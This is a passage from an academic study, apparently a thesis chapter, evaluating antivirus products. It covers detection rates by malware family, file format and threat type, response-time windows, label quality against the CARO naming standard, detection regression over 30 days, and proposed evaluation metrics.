The observed discrepancy is caused by the difference between the characteristics of the datasets used in the evaluations and the scenarios faced by real users in their daily routine. Most evaluations consider completely balanced datasets in regard to malware family distribution (e.g., same number of Trojans, virus, worms, and so on), and only well-known file formats (e.g., they keep standard binaries and discard executable scripts). In practice, however, users are targeted by threats in an unbalanced way, according to the operational context they are part of. For instance, the selection of the best AV in an evaluation that considers a balanced dataset might bias the detection results, since poor detection rates for a given malware family may be masked within the overall detection rate. Therefore, we advocate that AV evaluation reports should break down results according to the multiple AV's aspects (e.g., by families of samples and/or file format detection). Hence, users will be able to evaluate the best AV according to the characteristics of the scenario in which the AV is aimed to operate.

To show the impact of performing this breakdown, we compared the difference of presenting detection results for the samples in our datasets in both ways (consolidated and separated by categories). In Figure 5.1, we show the consolidated AVs' results for the average detection of standard (non-scripted) Windows, Linux, and Android malware binaries. We discarded scripts and other file formats from these experiments as they present their own drawbacks, as further discussed. Therefore, this experimental variable isolation allows us to spot AV operation in their most favorable conditions.

All datasets presented high detection rates, as in most current AV evaluations. More interesting, this result holds true for all platforms/environments. This happens because we balanced the datasets (using AVClass (Sebastián et al., 2016)) in a way that they present the same number of samples of all malware families, and we considered only standard binaries.

To understand the impact of breaking down AV evaluations, let's consider the average AV detection rate for most popular Windows malware families common to the two datasets, shown in Figure 5.2. The detection rates are not uniform: Trojans have been significantly more detected than bankers, for example. Considering these results, we highlight that while the consolidated evaluation would be able to suggest the best AV for users of a scenario mostly targeted by Trojans, this approach would completely bias AV selection for users in scenarios mostly targeted by banking malware.

In addition to malware family distribution, file formats also affect AV detection rates. This happens due to the fact that not all AV solutions parse the same file formats and, at the same time, their focus is on standard binary formats, such as Windows PE. To demonstrate the impact of including multiple file formats on AV evaluations, let's consider the breakdown presented in Figure 5.3. It includes all MS-Windows platform-supported file formats, even the ones that were not considered in the previous experiments. AVs are more prone to detect the most popular executable formats (e.g., COM and EXE) than scripted and interpreted formats (e.g., VBE and JARs). Therefore, if an evaluation clearly presents its results separated by file formats, it would allow users to identify AVs unable to detect threats in specific formats, as well as to choose the best solution for targeted scenarios.

The aforementioned results highlight the need of considering the operational scenario in AVs evaluation. In Figure 5.4, we illustrate this finding in practice by comparing average detection rates for two distinct datasets: (i) world samples collected from malshare, which contains 65% of Trojans, mostly distributed as standard PE files; and (ii) Brazilian samples collected from a CSIRT that attends the entire country, composed by 75% of banking malware, distributed in diverse file formats. The overall detection rate for the Brazilian scenario is biased




Figure 5.1: **Consolidated AV results.** Dataset balancing bias the overall detection rate.




Figure 5.2: **Detection breakdown by malware family.** Some families are more detected than others in average.




Figure 5.3: **Detection breakdown by file format.** Although standard binaries are reasonably detected, scripted and interpreted threats pose detection challenges for current AVs.




Figure 5.4: **Detection rates per representative datasets.** The Brazilian dataset is less detected than the World dataset due to the high number of banking malware. Web pages are less detected than Windows executable files.

by the low AV performance on detecting banking malware and diversified file formats, thus reinforcing the need for considering particular scenarios when conducting AV evaluations.

5.1.5.2 AVs respond differently to different types of threats

AVs present different detection rates for distinct threat types in addition to presenting different detection rates for different malware families and file format (as shown in the previous subsection). Figure 5.4 shows that AVs are less effective in detecting malicious pages than detecting binaries, which holds true for both World and Brazilian dataset.

The detection rate difference in both threat types is explained by the distinct risks that they pose to the system. On the one hand, binaries are focused on directly causing harm to the victim's systems. On the other hand, malicious web pages are mostly focused on indirectly deceiving users into clicking into a malicious link, either for advertisement or for then download a malicious payload.

These distinct operation modes require that AVs deploy distinct strategies for the detection of these threat types. Most system binaries are insensitive to the infection context and detectable through static/dynamic analysis procedures (banking malware are a noticeable exception to this rule (Grégio et al., 2013)). Unlike them, malicious Web pages are mostly not: they are usually sensitive to the infection context, mainly due to phishing Web pages (Soni et al., 2011), and require that AVs understand their context to recognize their maliciousness. Considering the results presented in Figure 5.4, AVs are still not able to fully handle this type of threat due to this huge context understanding challenge.

5.1.5.3 AVs have a response time

AV detection rates can also vary due to other factors than family balancing, file formats, and threat types. The most significant factor affecting AV detection is the time that has passed since the release of a new sample, its identification, followed by its detection by the AVs after malicious definitions updates.

To evaluate the impact of time on AV detection results, we selected the samples first reported by us to the VirusTotal (VT) service (i.e., samples reported for the first time in VT's database after our submission, according to VT's API queries) and repeatedly submitted them to scans by a period of consecutive 30 days. Figure 5.5 shows the AV detection rates for multiple datasets in two distinct periods: (i) the first day in which the samples were submitted; and (ii) in the last day when the same samples were submitted to the same AVs, when these were already updated with new malware definitions. We notice that detection rates can vary up to 10% from the initial submission to the final detection in the last day. Such detection rate variation has been observed in all datasets. Therefore, we advocate that the response time metric should be considered by AV evaluations.

Apart from being a pitfall on evaluation, the time that an AV takes to react to a new threat also directly affects AV's detection effectiveness. AVs taking a long time to react create an attack opportunity window in the meantime, i.e. a period in which users are vulnerable to the new malware sample as the AV has not yet updated malware definitions to detect it. To evaluate how long AVs take to react to new threats, we selected the subset of samples detected in the 30^{th} day and evaluated how their detection by AV solutions evolved over this time period.

In Figure 5.6, we show the fraction of samples detected by at least one AV solution at a given day (`Detection` curves) and the fraction of AV solutions which agree on detecting all the detected samples at a given day (`Coverage` curves). Less than 50% of samples are detected at day 0–when they were collected and first submitted–on both scenarios, which indicates users




Figure 5.5: **Time effect over AV detection rates.** Detection rates can vary up to 10% according to the observation period.




Figure 5.6: **AV detection evolution.** The long response time create a significant attack opportunity window.




Figure 5.7: **AV coverage evolution.** Not all AVs are able to keep up with the same detection rates as the times goes by.

are vulnerable to newly created threats even when using an AV solution. Ideally, the attack opportunity window should be as short as possible to reduce user's exposition. In this sense, the hypothesized full protection (100% detection) was achieved only after 29 days on both World and Brazilian scenarios, which is a significant opportunity window for attackers. In fact, whereas AVs quickly detect a fraction of the samples, they slowly increase their detection coverage. This either indicates (i) the existence of a class of samples which is harder to detect, or (ii) the insufficient scalability of existing detection mechanisms to cover the whole context of the threat. We can observe the occurrence of such effect in the `World PE` detection curve: 55% of the samples were detected within the first 4 days, but solutions took 19 days (until the 23^{rd} day) to detect an additional ≈10% of the threats (up to 65%).

The comparison of scenarios indicates that the World scenario responds faster than the `BR` one. This may be explained by the particularities exhibited by the regionalized scenario. Conversely, the time taken to detect all samples is similar in both scenarios, suggesting that this detection evolution is more related to the need of analyst's intervention to detect new threats than to dataset's specific characteristics.

The attack opportunity window is eliminated in the 29^{th} day when considering all AV solutions. However, some users have been still unprotected in the end of the period because not all solutions detected all threats. Figure 5.7 shows the AV's `Coverage` for the evaluated samples, i.e., the fraction of AVs that detected the number of samples previously shown in Figure 5.6. In the first days, the majority of AVs agree on detecting the same few samples: 70% and 90% for World and Brazilian datasets, respectively. As time goes by, each AV solution detects a distinct set of samples. Only 10% of all solutions agreed on detecting all samples in both scenarios in spite of their contextual differences.

The break-even point between detection and coverage, i.e. when both curves intercept each other, is around 55% for both World and Brazilian scenarios. However, whereas the break-even point is achieved in only 4 days for the World scenario, it takes 21 days to occur in the Brazilian scenario. This difference shows the average protection offered by AV solutions in a general manner while as-yet not fully updated to cover the newly launched threats. In practice,

the low correlation between different AV detection rates has already been pointed as an actual problem in many scenarios, such as in the Android platform (Martín et al., 2016).

5.1.5.4 AVs are not good at labeling samples

AVs ideally should also enable users to take the proper countermeasures to mitigate the effects of malware infection in addition to detecting malware samples. Thus, the proper labeling of samples is a very important step to allow users to respond to distinct threat infections (according to malware specific aspects). For instance, the infection by downloader malware samples require users to check computer's filesystem for stored malicious artifacts. In turn, banking malware infections require users to get in contact with financial entities to notify the incident. Besides that, some machine learning models are based on ensembles, in which each classifier is trained using different malware families (Kantchelian et al., 2013). Therefore, for these solutions to work right, it is important to label a sample in the right family to keep each model updated according to the family sample's changes.

In the context of this work, we consider AV labeling capabilities as an essential feature for AV solutions as it can be used as a proxy for measuring AV's understanding of the detected samples. In other words, we consider that the more qualified the assigned the labels are, the better the AV is able to recognize the malicious context regarding that given threat. In practice, however, some AV vendors might claim that a good labeling capability is considered only a desired but not mandatory AV feature since AV's primary goal is to detect the malware samples.

AV labels should be standardized by CARO, which defines that *"the full name of a virus consists of up to four parts, delimited by points ('.'). Any part may be missing, but at least one must be present"* (CARO, 1991). The expected parts are respectively the following: (i) malware family name; (ii) malware group name; (iii) major variant name; (iv) minor variant name. Additionally, the label might present optional modifiers (extensions) representing any vendor-specific information (e.g., "packed with UPX"). The presence of label extensions usually means that the AV has deep knowledge about the identified threat.

To check AVs' ability on labeling samples, we considered the labels assigned to the samples belonging to the following datasets: (i) samples detected in the last day of the observation period, such that we have at least one assigned label per sample to evaluate; and (ii) samples belonging to the long-term Linux and Android datasets, such that we have payload diversity to evaluate labels in a broader manner. For this experiment, we considered only self-contained executable files because the AV solutions available in the VT service often do not label web pages and scripts[1]. In Figure 5.8, we show our evaluation results regarding AV's label assignment compliance to the CARO guidelines.

We discovered that most samples comply with the CARO standard (sum of all bars labels from Figure 5.8). However, for 20% of the cases, this is achieved in a minimal way (Limited bar label), presenting only the minimally required amount of information (a single part label). Full information (Full bar label) is not available for the majority of cases, thus important sample's characteristics such as variants and groups are often unknown. The intermediate level of information provided by most labels is compatible with the use of heuristics, which, in the end, are unable to provide full information (see Section 2).

AVs providing additional information (Extension bar labels) are even rarer (less than 10% of all cases). Thus, sample's characteristics such as packing and context information are hardly ever provided. This parsimonious number of extended CARO labels is explained by the significant effort required from AV's analysts to study the samples in detail. This manual task is

[1]See an example at `https://tinyurl.com/yxexo7za`




Figure 5.8: **CARO compliance.** Most samples comply with the minimal standard, but their labels are not informative enough.




Figure 5.9: **Label quality.** Heuristic labels, such as `generic`, do not allow users to take the proper countermeasures in case of infection.

only performed on a small number of samples according to AV vendor's demands. These results indicate that AV companies need to enhance their labeling procedures in an overall way, thus providing stronger support for incident response procedures. Face to the costs of allocating more human resources to perform manual analyses, the development of more informative automated procedures should be prioritized.

AVs should be able to provide some meaningful label information to enable incident response even when not providing full label information. To evaluate whether AVs are able to provide such information in practice or not, we checked all labels assigned to the samples in our datasets. In Figure 5.9, we show the top assigned labels.

On the one hand, we notice that the majority of samples are labeled as `Trojan` in all datasets. This is compatible with the popular infection mechanism used by malware authors of deceiving users into installing modified, malicious versions of legitimate applications through phishing and/or fake advertisements. On the other hand, these most assigned labels, such as `generic` and/or `suspicious` types, do not allow users to take proper countermeasures. This phenomenon derive from the use of heuristic (`heur`) approaches, such as detecting the packer instead of the sample's payload itself. It explains the samples labeled as `Packed` and `UPX`, a packer name that does not provide enough information about the sample content.

5.1.5.5 AVs often stop detecting samples

The distinct strategies adopted by the AVs and their response time cause a significant variation in the number of detected samples over time, in addition to the detection opportunity window and label issues. Signature addition/removal and/or heuristic changes over time cause extra samples to start being detected, but unfortunately, some other samples stop being detected simultaneously. We evaluated detection regression–when a sample stops being detected–by observing the detection rate for the subset of samples which were reported to be detected in the last day of the observation period, as shown in Figure 5.10. Notice that in this experiment we discarded the samples that were not detected since by definition there is no regression effect for them.

We observe that the detection rate decreases several times during the study period. This effect causes, for instance, `World` users to suddenly become vulnerable to 4% of threats in a day (from day 11 to 12). We highlight that this behavior is not related to samples locality, because `Brazilian` and `World` curves presented similar characteristics, decreasing and growing mostly at the same time, which indicates that the same cause might be at play, such as AV relying on heuristic detectors.

The behavior shown in Figure 5.10 represents the overall effect, which means that the detection rate grows for some samples and decreases for others. We also evaluated the regression effect for individual samples, as shown in Figure 5.11. The `Regression` bar label refers to the percentage of samples that had their detection rates decreased at least once by at least one AV solution. The `Restoration` bar label refers to the percentage of samples that suffered `Regression`, but recovered their detection rates – i.e. their detection rate on the 30^{th} day is equal or higher than the detection rate in any other previous day.

For both scenarios, regression occurs at least once in more than 50% of the samples, which may be associated with the use of aggressive heuristic approaches by some AVs. The final detection rate had been recovered in more than 90% of the cases, i.e., it returned to the original or higher detection rate value.

Regression also affects the assigned labels in addition to the detection rate. The assigned labels change according to the method leveraged for sample detection in each period of time. To evaluate the impact of label regression, we considered the labels assigned to the samples during




Figure 5.10: **Overall regression effect for `World` and `Brazilian` PEs.** Some samples belonging to the dataset stopped being detected during the evaluation period such that the overall detection rate decreased in some days before AVs achieving the final detection rate in the end of the observation period.




Figure 5.11: **Regression effect for individual `World` and `Brazilian` samples.** Most samples presented detection regression during at least one day during the observation period. Most of the samples that presented detection regression recovered from this effect, presenting a higher detection rate in the last day than the detection rate presented in all previous observation days.

the 30 days period. We identified that 53% of all considered samples changed their label at least once. Moreover, all AV solutions presented label regression for at least one sample. On average, regression affected each sample in four distinct AVs.

Table 5.2: **Label Regression.** Whereas in some cases labels become more informative over time, in some cases labels regress to generic.

AV	Day	Label	Day	Label	Enhancement
A	1	'malicious_confidence_100%	2	malicious_confidence_80%	✗
A	12	malicious_confidence_60%	13	malicious_confidence_90%	✓
B	3	Trojan-Banker.Win32.BestaFera.amju	4	HEUR:Trojan.Win32.Generic	✗
B	19	UDS:DangerousObject.Multi.Generic	20	Trojan-Downloader.Win32.Banload.aasyh	✓
C	4	Win32:Malware-gen	5	Win32:Dropper	✓
C	16	FileRepMalware	17	Win32:Malware-gen	✗

In Table 5.2, we present representative examples of label changes. Some label changes (e.g., line 4 and 5 of the table) may be considered positive (✓) consequence of AV's updates, since they provide users with more informative descriptions of the detected threats. Other label changes (e.g., lines 3 and 6 of the table) represented information loss, since the original labels were replaced by less descriptive versions. Similarly, labels derived from machine-learning detectors (e.g., lines 1 and 2 of the table) might present a regression effect according to the classifier's accuracy in each time period. Therefore, AV evaluations should be performed considering temporal variations and not considering data of a single day that might not reflect the final decision of the evaluated engine.

5.1.6 Metrics & Scenarios

We used all the knowledge gathered on the previously discussed AVs drawbacks to propose new evaluation metrics for AVs. The main novelty of these metrics is that they consider the multiple aspects regarding AVs' way of operation. We also show how these metrics can be weighted according to the needs of distinct scenarios (e.g., domestic and corporate users) to allow AV selection in a more fine-grained way.

5.1.6.1 Proposed Metrics

We introduce below our proposed evaluation metrics, as well as the way to interpret them. We propose these metrics because they evaluate the impact of the AV drawbacks presented in the previous sections. We consider that these are significant drawbacks of AVs and that these drawbacks are often overlooked in most AV evaluations. The proposed metrics are the following:

- **Attack Opportunity Window (AOW)**: With this metric, we evaluate how much time AV solutions take to generate signatures for new threats. This metric enables us to quantify how exposed a user is even when using an AV software (during the initial detection hiatus).
- **Detection Regression (DRE)**: With this metric, we are able to identify when previously detected threats stop being detected by an AV product. It allows us to evaluate whether users become or not exposed to the same threat after it had been first reported by the AV vendor.
- **Final Detection Rate (FDR)**: With this metric, we calculate the overall detection rate of newly captured samples at the end of the 30-day period. This metric allows us to evaluate user's protection in the long term.

- **Initial Detection Rate (IDR)**: With this metric, we calculate AV's detection rates at day zero, i.e., in the first submission after the sample's collection. This metric allows us to evaluate how users are protected by AV solutions regarding newly reported samples.
